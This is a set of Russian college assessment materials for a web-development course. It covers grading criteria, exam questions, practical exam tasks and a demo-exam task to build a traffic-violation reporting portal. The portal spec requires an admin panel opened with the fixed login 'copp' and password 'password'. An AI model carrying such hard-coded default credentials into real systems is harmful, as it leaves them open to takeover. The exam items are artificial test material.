оценка «удовлетворительно»: ответ на вопрос задачи дан правильный, но с недочетами. Объяснение хода ее решения недостаточно полное, непоследовательное, с ошибками,

оценка «неудовлетворительно»: ответ на вопрос задачи дан не правильный. Объяснение хода ее решения дано неполное, непоследовательное, с грубыми ошибками, без теоретического обоснования, без умения схематических изображений и демонстраций на анатомических препаратах или с большим количеством ошибок, ответы на дополнительные вопросы неправильные или отсутствуют.

Критерии оценки устного ответа

оценка «отлично» выставляется, если обучающийся

- раскрыл содержание материала в объёме, предусмотренном программой;
- изложил материал грамотным языком в определённой логической последовательности, точно используя терминологию, факты и аргументы, даты, определения и др.;
- показал умения иллюстрировать теоретические положения конкретными примерами, различными данными (карты, иллюстрации, диаграммы и т. д.), применял их при выполнении задания в новой учебной ситуации;
- продемонстрировал усвоение ранее изученных вопросов, сформированность и устойчивость используемых умений и навыков;
- отвечал самостоятельно, без наводящих вопросов. Возможны одна-две погрешности, неточности при освещении второстепенных вопросов или несущественные ошибки, которые ученик легко исправил после замечания учителя.

оценка «хорошо» выставляется, если обучающийся

- в изложении допущены незначительные пробелы, не исказившие содержание ответа;
- применялись не все требуемые теоретические знания, умения;

• допущены несущественная ошибка, один-два недочёта при освещении основного содержания ответа, исправленные после замечания преподавателя;

• допущены несущественная ошибка или более двух недочётов при освещении второстепенных вопросов или в суждениях, легко исправленных по замечанию учителя.

оценка «удовлетворительно» ставится в одном из следующих случаев:

• неполно или непоследовательно раскрыто содержание материала, но показано общее понимание вопроса и продемонстрированы умения, достаточные для дальнейшего усвоения программного материала;

• имелись затруднения или допущены ошибки в определении понятий, использовании терминологии, исправленные после нескольких наводящих вопросов учителя;

• изложение материала было недостаточно самостоятельным (простой пересказ учебника), несистематизированным, аргументация слабая, речь бедная;

• материал частично усвоен, но умения не проявлены в полной мере, ученик не справился с применением знаний при выполнении задания в новой ситуации.

оценка «неудовлетворительно» ставится в следующих случаях:

• не раскрыто главное содержание учебного материала;

• обнаружено незнание или непонимание обучающимся большей или наиболее важной части учебного материала;

• допущены существенные ошибки в изложении фактов, определении понятий, в суждениях и выводах, которые не исправлены после нескольких наводящих вопросов преподавателя.

Перечень экзаменационных вопросов

для промежуточной аттестации

по МДК.01.01. Проектирование информационных систем

для специальности 09.02.09 Веб-разработка

1. Основные определения раздела «проектирование и дизайн информационных систем».
2. Классификация информационных систем.
3. Обеспечивающие подсистемы АИС.
4. Жизненный цикл программного продукта.
5. Стандарты ISO к процессам жизненного цикла.
6. Группы процессов разработки ПО.
7. Классические модели жизненного цикла.
8. Каскадная модель ЖЦ.
9. V-образная модель ЖЦ.
10. Модель быстрой разработки модель ЖЦ.
11. Спиральную модель ЖЦ.
12. Этапы анализа предметной области.
13. Методы сбора материалов исследования.
14. Функциональный и объектно-ориентированный подход сбора материалов обследования.
15. Диаграммы действий.
16. Классификация и характеристики CASE – систем.
17. Модель IDEF0.
18. Диаграммы декомпозиции и диаграммы дерева узлов
19. Программное средство структурного моделирования процессов RAMUS.
20. Модель DFD.
21. Экспертные системы и системы реального времени.
22. Метрики и их использование в разработке ПП.
23. Модель управления качеством.
24. Система стандартизации и сертификации качества продукции
25. Виды угроз информационной безопасности.
26. Методология анализа защищенности информационной системы.
27. Основные требования к моделям предметных областей.
28. Реинжиниринг бизнес-процессов.
29. Требования к разработке пользовательского интерфейса.
30. Требования к графической части интерфейса.
31. Основные документы на разработку ИС.

32. Стандарты ЕСПД и ЕСКД при разработке документации.

33. Самодокументирующиеся программы.

34. Назначение проектной, маркетинговой документации.

Перечень экзаменационных заданий

для промежуточной аттестации

по МДК.01.01. Проектирование информационных систем

для специальности 09.02.09 Веб-разработка

1. Построить диаграмму прецедентов, описывающую процесс разработки программного продукта.

2. Построить диаграмму прецедентов описывающей работу приемной комиссии.

3. Построить диаграмму объектов, подходящую для разработки программного продукта.

4. Построить диаграмму последовательностей, описывающую работу цветочного магазина.

5. Построить диаграмму взаимодействия, описывающую работу цветочного магазина.

6. Построить диаграмму состояний, описывающую работу приемной комиссии.

7. Построить диаграмму активности, описывающую процесс приготовления ужина.

8. Разработать прототип системы, позволяющей выбрать и оформить туристическую путевку.

9. В среде Ramus создать диаграмму A-0. Для контекстного процесса ИЗГОТОВЛЕНИЕ МЕБЕЛИ определите необходимую информацию:

- ВХОД - сырьё;
- УПРАВЛЕНИЕ – чертежи, производственные инструкции, инструкции по технике безопасности (нормативные документы);
- МЕХАНИЗМЫ – персонал, производственное оборудование;
- ВЫХОД – готовая мебель.

10. Откройте среду Visual Studio C# 2010 Express:

Создайте Новый проект – Форма.

Подключите БД BD-00 из сетевой папки студенты – экзамен разработка ИС к проекту.

Выведите данные полей «Артику» и «Цена» из таблицы Ассортименте на форму.

Добавьте на форму компонент BindingNavigator

Измените свойство bindingSource для компонента BindingNavigator.

Создайте кнопку на форме и текстовое поле, в котором будет вычисляться скидка 10%.

11. Скопировать из папки «Сеть – Студенты – Экзамен ПИ-049» базу данных computer. На форме задания 1 вывести таблицу Laptop.

12. Реализовать программу, которая для введенного в текстовое поле числа N вычисляет: 1+2+3…+N.

13. Используя методологию IDEF0 в ramus описать диаграмму деятельности кафетерия (2 уровня декомпозиции)

14. Скопировать из папки «Сеть – Студенты – Экзамен ПИ-049» базу данных computer. На форме в Visual Studio вывести таблицу Product.

15. Привести в соответствие элементы систем (система-элемент-цель):

	Система	Элементы системы	Главная цель системы
1	Фирма	Электронные и электромеханические элементы, линии связи и др.	Производство профессиональной информации
2	Компьютер	Компьютеры, компьютерные сети, люди, информационное и программное обеспечение	Передача информации
3	Телекоммуникационная система	Люди, оборудование, материалы, здания и др.	Обработка данных
4	Информационная система	Компьютеры, модемы, кабели, сетевое программное обеспечение и др.	Производство товаров

16. Привести в соответствие процессы в ИС:

1	Ввод информации	А	представление потребителям или передача в другую систему
2	Обработка информации	Б	Информация, переработанная людьми данной организации для коррекции входной информации
3	Вывод информации	В	из внешних или внутренних источников
4	Обратная связь	Г	представление информации в удобном виде

1.2. Сформированность компетенций обучающихся

В результате освоения МДК.01.01 обучающийся должен показать также и сформированность общих компетенций:

Результат (освоенные общие компетенции)	**Основные показатели**
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда) - владеет навыками обращения с банковскими картами
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду; - уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.	- посещает учебные занятия, практику; - отсутствие пропусков по болезни - посещение спортивных секций в колледже и вне (по различным видам спорта) - ведет здоровый образ жизни
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Критерии сформированности

2 балла - компетенция проявляется постоянно в полной мере (сформирована полностью);

1 балл - компетенция проявляется иногда или неполностью (частично сформирована);

0 баллов - компетенция не проявляется (не сформирована).

Сформированность профессиональных компетенций (ПК) проверяется через освоенные знания и умения:

Результат (освоенные профессиональные компетенции)	**Основные показатели**
ПК 1.1. Проектировать информационные ресурсы	**знать:** $З_1$ - основные виды и процедуры обработки информации, модели и методы решения задач обработки информации;
	уметь: $У_1$ - создавать и управлять проектом по разработке приложения и формулировать его задачи; $У_5$ - проектировать и разрабатывать систему по заданным требованиям и спецификациям.
ПК 1.2. Разрабатывать интерфейсы пользователя	**знать:** $З_2$ - основные платформы для создания, исполнения и управления информационной системой;
	уметь: $У_3$ - разрабатывать графический интерфейс приложения;
ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру	**знать:** $З_4$ - основные модели построения информационных систем, их структуру, особенности и области применения; $З_5$ - методы и средства проектирования, разработки и тестирования информационных систем;
	уметь: $У_2$ - использовать языки структурного, объектно-ориентированного программирования и языка сценариев для создания независимых программ; $У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ;
ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки	**знать:** $З_4$ - основные модели построения информационных систем, их структуру, особенности и области применения; $З_5$ - методы и средства проектирования, разработки и тестирования информационных систем;
	уметь: $У_2$ - использовать языки структурного, объектно-ориентированного программирования и языка сценариев для создания независимых программ; $У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ; $У_5$ - проектировать и разрабатывать систему по заданным требованиям и спецификациям.
ПК 1.5. Выполнять процедуру тестирования программного кода	**знать:** $З_5$ - методы и средства проектирования, разработки и тестирования информационных систем;
	уметь: $У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ;

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО «Цифровой колледж «Синергия»
в составе образовательной программы по специальности
09.02.09 Веб-разработка

Оценочные материалы
для промежуточной аттестации
по профессиональному модулю
ПМ.01. Разработка информационных ресурсов

для специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю., зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по ПМ.01. Разработка информационных ресурсов предназначены для контроля освоения запланированных результатов по профессиональному модулю, общих и профессиональных компетенций обучающихся по специальности *09.02.09 Веб-разработка.*

1.1. Оценка освоения ПМ

В результате освоения ПМ.01 Разработка информационных ресурсов обучающийся должен

знать:

$З_1$ - основные виды и процедуры обработки информации, модели и методы решения задач обработки информации;

$З_2$ - основные платформы для создания, исполнения и управления информационной системой;

$З_3$ - основные процессы управления проектом разработки;

$З_4$ - основные модели построения информационных систем, их структуру, особенности и области применения;

$З_5$ - методы и средства проектирования, разработки и тестирования информационных систем.

уметь:

$У_1$ - создавать и управлять проектом по разработке приложения и формулировать его задачи;

$У_2$ - использовать языки структурного, объектно-ориентированного программирования и языка сценариев для создания независимых программ;

$У_3$ - разрабатывать графический интерфейс приложения;

$У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ;

$У_5$ - проектировать и разрабатывать систему по заданным требованиям и спецификациям.

иметь практический опыт:

$ПО_1$ - управлять процессом разработки приложений с использованием инструментальных средств;

$ПО_2$ – программировать в соответствии с требованиями технического задания;

$ПО_3$ - использовании критериев оценки качества и надежности функционирования информационной системы;

$ПО_4$ - проводить оценку качества и экономической эффективности

информационной системы в рамках своей компетенции.

$ПО_5$ - модифицировать отдельные модули информационной системы.

Результатом освоения профессионального модуля является овладение обучающимися основным видом деятельности – **ВД.01 Разработка информационных ресурсов**, в том числе **профессиональными компетенциями (ПК):**

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

ПК 1.5. Выполнять процедуру тестирования программного кода

и **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

Промежуточная аттестация проходит в форме **экзамена**.

Задание одно для всех обучающихся.

Задание является частью оценочных материалов демонстрационного экзамена **КОД 09.02.07-3-2024** для специальности *09.02.07 Информационные системы и программирование (квалификация - разработчик веб и мультимедийных приложений).*

Таблица 1 – Критерии оценивания и баллы

Критерий оценивания	**Баллы**
Разработка подсистем безопасности информационной системы в соответствии с техническим заданием	18,00
Проведение разработки модулей информационной системы в соответствии с техническим заданием	8,00
ИТОГО:	**26,00**

Таблица 2 – Перевод баллов в оценку

отлично	хорошо	удовлетворительно	неудовлетворительно
26-20	19-13	12-9	8 и менее

Задание

для промежуточной аттестации

по ПМ.01. Разработка информационных ресурсов

Задание. Разработать информационную систему для соответствующей предметной области.

Инструкция к выполнению практической части:

Для разработки используйте предоставленный сохраненный файл с базой данных. Разработайте минимально необходимый интерфейс для данной информационной системы.

Описание предметной области: Портал сознательных граждан «Нарушениям.Нет» представляет собой информационную систему для помощи полиции по своевременной фиксации нарушений правил дорожного движения. Перед тем как впервые воспользоваться услугами портала гражданин должен зарегистрироваться. В ходе регистрации он указывает данные о себе (ФИО, телефон, адрес электронной почты), логин и пароль. Войдя в систему, гражданин может сформировать заявление, указав номер автомобиля и описание нарушения. Заявления граждан хранятся в системе. В каждой заявке описание, номер автомобиля и статус заявки (новое, подтверждено или отклонено). После подачи заявления администратор может подтвердить или отклонить заявления.

Основной функционал информационной системы:

1. Страница регистрации. На данной странице необходимо предусмотреть добавление пользователя в систему. Пользователю необходимо предоставить возможность ввести логин, пароль, ФИО, телефон и адрес электронной почты. По кнопке «Зарегистрироваться» пользователь должен заноситься в базу.

2. Страница авторизации. На данной странице необходимо предусмотреть возможность ввода логина и пароля для зарегистрированных пользователей. Попытки некорректного ввода логина и пароля должны сопровождаться сообщениями.

3. Страница заявлений. На данной странице авторизованный пользователь имеет возможность просмотреть свои заявления со статусами, а также оставить новое заявление.

4. Страница формирования заявления. Гражданин указывает: государственный регистрационный номер автомобиля и описание нарушения.

5. Панель администратора. Доступ в панель администратора осуществляется по логину copp и паролю password. В панели администратора видны все заявления (ФИО подавшего, описание нарушения, номер автомобиля и статус заявления). Администратор может сменить статус заявления.

Инструкция по технике безопасности

1.1. При работе с ПК рекомендуется организация перерывов на 10 минут через каждые 45 минут работы.

1.2. При работе на ПК могут воздействовать опасные и вредные производственные факторы:

- физические:
  - повышенный уровень электромагнитного излучения;
  - повышенный уровень статического электричества;
  - повышенная яркость светового изображения;
  - повышенный уровень пульсации светового потока;
  - повышенное значение напряжения в электрической цепи, замыкание которой может произойти через тело человека;
  - повышенный или пониженный уровень освещенности;
  - повышенный уровень прямой и отраженной блёскости;
- психофизиологические:
  - напряжение зрения и внимания;
  - интеллектуальные и эмоциональные нагрузки;
  - длительные статические нагрузки; монотонность труда.

1.3. Запрещается находиться возле ПК в верхней одежде, принимать пищу и курить, употреблять во время выполнения экзаменационного задания алкогольные напитки, а также приходить на площадку в состоянии алкогольного, наркотического или другого опьянения.

1.4. Участник экзамена должен знать месторасположение первичных средств пожаротушения.

1.5. О каждом несчастном случае пострадавший или очевидец несчастного случая немедленно должен известить ближайшего эксперта.

1.6. В помещении экспертов находится аптечка первой помощи, укомплектованная изделиями медицинского назначения, ее необходимо использовать для оказания первой помощи, самопомощи в случаях получения травмы.

1.7. В случае возникновения несчастного случая или болезни участника, об этом немедленно уведомляются Главный эксперт и Эксперты. Главный эксперт принимает решение о назначении дополнительного времени для участия. В случае отстранения участника от дальнейшего участия в экзамене ввиду болезни или несчастного случая, он получит баллы за любую завершенную работу.

1.8. При работе с ПК участники экзамена должны соблюдать правила личной гигиены.

1.9. Работа на экзаменационной площадке разрешается исключительно в присутствии Главного эксперта. Запрещается присутствие на экзаменационной площадке посторонних лиц.

1.10. По всем вопросам, связанным с работой компьютера следует обращаться к техническому эксперту.

1.2. Сформированность компетенций обучающихся

В результате освоения ПМ.01. обучающийся должен показать также и сформированность общих компетенций:

Результат (освоенные общие компетенции)	Основные показатели
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда) - владеет навыками обращения с банковскими картами
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду; - уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.	- посещает учебные занятия, практику; - отсутствие пропусков по болезни - посещение спортивных секций в колледже и вне (по различным видам спорта) - ведет здоровый образ жизни
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Критерии сформированности

2 балла - компетенция проявляется постоянно в полной мере (сформирована полностью);

1 балл - компетенция проявляется иногда или неполностью (частично сформирована);

0 баллов - компетенция не проявляется (не сформирована).

Сформированность ***профессиональных компетенций (ПК)*** определяется по сформированным знаниям, умениям, практическому опыту:

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***
ПК 1.1. Проектировать информационные ресурсы	**знать:** $З_1$ - основные виды и процедуры обработки информации, модели и методы решения задач обработки информации;
	уметь: $У_1$ - создавать и управлять проектом по разработке приложения и формулировать его задачи; $У_5$ - проектировать и разрабатывать систему по заданным требованиям и спецификациям. **иметь практический опыт:** $ПО_1$ - управлении процессом разработки приложений с использованием инструментальных средств; $ПО_2$ – программировать в соответствии с требованиями технического задания;
ПК 1.2. Разрабатывать интерфейсы пользователя	**знать:** $З_2$ - основные платформы для создания, исполнения и управления информационной системой;
	уметь: $У_3$ - разрабатывать графический интерфейс приложения; **иметь практический опыт:** $ПО_1$ - управлять процессом разработки приложений с использованием инструментальных средств; $ПО_2$ – программировать в соответствии с требованиями технического задания;
ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру	**знать:** $З_4$ - основные модели построения информационных систем, их структуру, особенности и области применения; $З_5$ - методы и средства проектирования, разработки и тестирования информационных систем;
	уметь: $У_2$ - использовать языки структурного, объектно-ориентированного программирования и языка сценариев для создания независимых программ; $У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ; **иметь практический опыт:** $ПО_1$ - управлять процессом разработки приложений с использованием инструментальных средств; $ПО_2$ – программировать в соответствии с требованиями технического задания;
ПК 1.4. Использовать систему контроля версий в процессе	**знать:** $З_4$ - основные модели построения информационных систем, их структуру, особенности и области применения; $З_5$ - методы и средства проектирования, разработки и тестирования информационных систем;

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***
коллективной (параллельной) разработки	**уметь:** $У_2$ - использовать языки структурного, объектно-ориентированного программирования и языка сценариев для создания независимых программ; $У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ; $У_5$ - проектировать и разрабатывать систему по заданным требованиям и спецификациям. **иметь практический опыт:** $ПО_2$ - программировании в соответствии с требованиями технического задания; $ПО_3$ - использовании критериев оценки качества и надежности функционирования информационной системы; $ПО_4$ - проводить оценку качества и экономической эффективности информационной системы в рамках своей компетенции. $ПО_5$ - модифицировать отдельные модули информационной системы.
ПК 1.5. Выполнять процедуру тестирования программного кода	**знать:** $З_5$ - методы и средства проектирования, разработки и тестирования информационных систем;
	уметь: $У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ; **иметь практический опыт:** $ПО_3$ - использовании критериев оценки качества и надежности функционирования информационной системы; $ПО_4$ - проведении оценки качества и экономической эффективности информационной системы в рамках своей компетенции; $ПО_5$ - модификации отдельных модулей информационной системы.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

Проектирование информационных систем

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению заданий на практических занятиях
для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

Методические указания составлены в соответствии с рабочей программой по профессиональному модулю ПМ.01 Разработка информационных ресурсов

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

Пояснительная записка

МДК.01.01 Проектирование информационных систем входит в профессиональный модуль ПМ.01 Разработка информационных ресурсов по специальности 09.02.09 Веб-разработка.

В результате освоения дисциплины обучающийся ***должен***

знать:

$З_1$ - основные виды и процедуры обработки информации, модели и методы решения задач обработки информации;

$З_2$ - основные платформы для создания, исполнения и управления информационной системой;

$З_3$ - основные процессы управления проектом разработки;

$З_4$ - основные модели построения информационных систем, их структуру, особенности и области применения;

$З_5$ - методы и средства проектирования, разработки и тестирования информационных систем.

уметь:

$У_1$ - создавать и управлять проектом по разработке приложения и формулировать его задачи;

$У_2$ - использовать языки структурного, объектно-ориентированного программирования и языка сценариев для создания независимых программ;

$У_3$ - разрабатывать графический интерфейс приложения;

$У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ;

$У_5$ - проектировать и разрабатывать систему по заданным требованиям и спецификациям.

С целью овладения общими компетенциями **(ОК):**

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *п*редпринимательскую деятельность в профессиональной сфере, *использовать знания по финансовой грамотности в различных жизненных ситуациях;*

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 07. Содействовать сохранению окружающей среды, *ресурсосбережению, применять знания об изменении климата*[1], принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

[1] Выделенное курсивом в рамках данной дисциплины не формируется

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

и **профессиональной компетенцией (ПК):**

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

ПК 1.5. Выполнять процедуру тестирования программного кода.

ТЕХНИКА БЕЗОПАСНОСТИ
ПРИ ВЫПОЛНЕНИИ ПРАКТИЧЕСКИХ РАБОТ

Во избежание несчастных случаев, порчи оборудования студенты обязаны выполнять следующие требования:

1. Перед началом работы:

- Убедится в отсутствии видимых повреждений на рабочем месте;
- Принять правильную рабочую позу (смотри рисунок ниже);
- Разместить на столе пособия так, чтобы они не мешали работе на компьютере; • Начинать работу только по указанию преподавателя.

2. Во время работы:

1. В процессе выполнения практических работ категорически запрещается использовать не проверенные носители информации, загружать и устанавливать в компьютер другое программное обеспечение, кроме используемого на этом компьютере;
2. Категорически запрещается удалять информацию из каталогов, не принадлежащую студентам;
3. Не выполнять операций записи в системные файлы, используемые операционной системой Windows, не перемещать информацию в каталогах, т.к. это может привести к потере работоспособности операционной системы;
4. При возникновении подозрений в некорректной работе компьютера, конфликтов программного обеспечения, сбоев при выполнении команд операционной системы, непредвиденной потере оперативной информации, появление предупреждающих сообщений и т.д. немедленно сообщить преподавателю для проверки компьютера и подтверждения его работоспособности.

3. По окончании работы:

1. Закрыть все активные окна программ;
2. Корректно выключаем компьютер;
3. Оставляем рабочее место чистым.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 1.
Анализ предметной области различными методами: контент-анализ, вебометрический анализ, анализ ситуаций, моделирование

Цель: формирование умения создавать и управлять проектом по разработке приложения и формулировать его задачи

Время выполнения – 4 часа

Задание. Ознакомиться с предложенным вариантом описания предметной области. Перечень предметных областей:

№ 1. Страховая медицинская компания. Страховая медицинская компания (СМК) заключает договоры добровольного медицинского страхования с населением и договоры с лечебными учреждениями на лечение застрахованных клиентов. При возникновении страхового случая клиент подает заявку на оказание медицинских услуг по условиям договора инспектору, который работает с данным клиентом. Инспектор направляет данного клиента в лечебное учреждение. Отчеты о своей деятельности инспектор предоставляет в бухгалтерию. Бухгалтерия проверяет оплату договоров, перечисляет денежные средства за оказанные услуги лечебным учреждениям, производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики. СМК не только оплачивает лечение застрахованного лица при возникновении с ним страхового случая, но и, при возникновении каких-либо осложнений после лечения, оплачивает лечение этих осложнений.

